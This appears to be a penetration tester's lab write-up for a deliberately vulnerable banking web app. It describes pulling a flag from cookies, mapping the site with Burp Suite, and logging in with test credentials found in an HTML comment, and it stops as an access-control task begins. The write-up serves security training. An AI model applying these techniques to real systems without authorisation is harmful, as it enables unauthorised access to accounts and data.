TECHNICAL ASSESMENT WRITEUP

Abdullah Ansari
abdullahansari1618@gmail.com


Challenge #3: Bazaare Bank

The Bazaare Bank website was a vulnerable web application designed to assess a penetration testers ability to exploit a variety of commonly found vulnerabilities. Since the exercise was heavily guided and task-based rather than goal based, an in-depth technical write-up will describe how I achieved each objective and what steps I took in my approach.


Regarding the web application itself, Bazaare Bank's website had vulnerabilities such as information leakage, SQL injection, cross-site scripting, arbitrarily file upload, directory path traversal, XML entity injection, and JSON web token manipulation.


Task: 1 – Hungry for cookies

The first task in this challenge was to find information that web developers might be storing in easily accessible cookies. Often, they believe that users will not know or care about this information, however, they are not accounting for malicious users. When I first connected to the network, I visited the Bazaare Bank website on my browser. I was presented with the following page.




To view locally stored cookies on my web browser, I simply right-clicked, selected ‘Inspect Element,’ navigated to the Storage/Application tab, and exposed the site’s cookies. The steps are shown below.






After retrieving the encoded flag, I passed it to the base64 program to decode it and ended up with the value ‘secrets-are-meant-to-be-told.’





Task: 2 – Hunting for test data

Developers often leave sensitive information in the comments of their source code. Just like cookies, they don’t realize how easy it is to retrieve. This task focused on extracting test credentials from the website’s source files.


To collect and organize the website’s files, I decided to use a web proxy called Burp Suite. After launching the tool, I used a Firefox extension called Foxy Proxy to easily redirect traffic to the port that Burp Suite was listening on. Once I had traffic going through my proxy, I set a filter instructing it to only collect traffic going to and coming from http://192.168.22.100/ to minimize noise and useless requests.





Burp
FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
ZAP (for all URLs)
Burp (for all URLs)
Options
What's My IP?
Log



Burp
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Site map Scope Issue definitions
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://192.168.22.100
https://play.google.
https://playground.
http://192.168.22.100/
Add to scope
Scan
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Show new site map window
Site map documentation
Host Method
92.168.22.100 GET /
92.168.22.100 GET /Content/boot
92.168.22.100 GET /Content/jque
92.168.22.100 GET /Content/jque
92.168.22.100 GET /Content/jque
92.168.22.100 GET /Content/jque
92.168.22.100 GET /Content/json
92.168.22.100 GET /Content/mod
92.168.22.100 GET /Content/urlE
92.168.22.100 GET /About
92.168.22.100 GET /Accounts
92.168.22.100 GET /Cards
Raw \n Actions
T / HTTP/1.1
st: 192.168.22.100
3 User-Agent: Mozilla/5.0 (X11; Linux

After clicking around a bit and allowing Burp Suite to build an accurate site map, I began skimming over the source code of interesting pages. One such page was the login portal. After scrolling through it, I came across an HTTP comment exposing credentials for a user called test. They are shown below.




Attempting to authenticate to the application with ‘test:Testing123!’ yielded success.







Task: 3 – Find a millionaire

The objective of this task was to test the access control mechanisms of the application and find an account holder with over £1,000,000 in their account. After exploring the pages available to me as an authenticated user, I landed on an 'Account Details' page by clicking Bank > Accounts > [Specific Account].

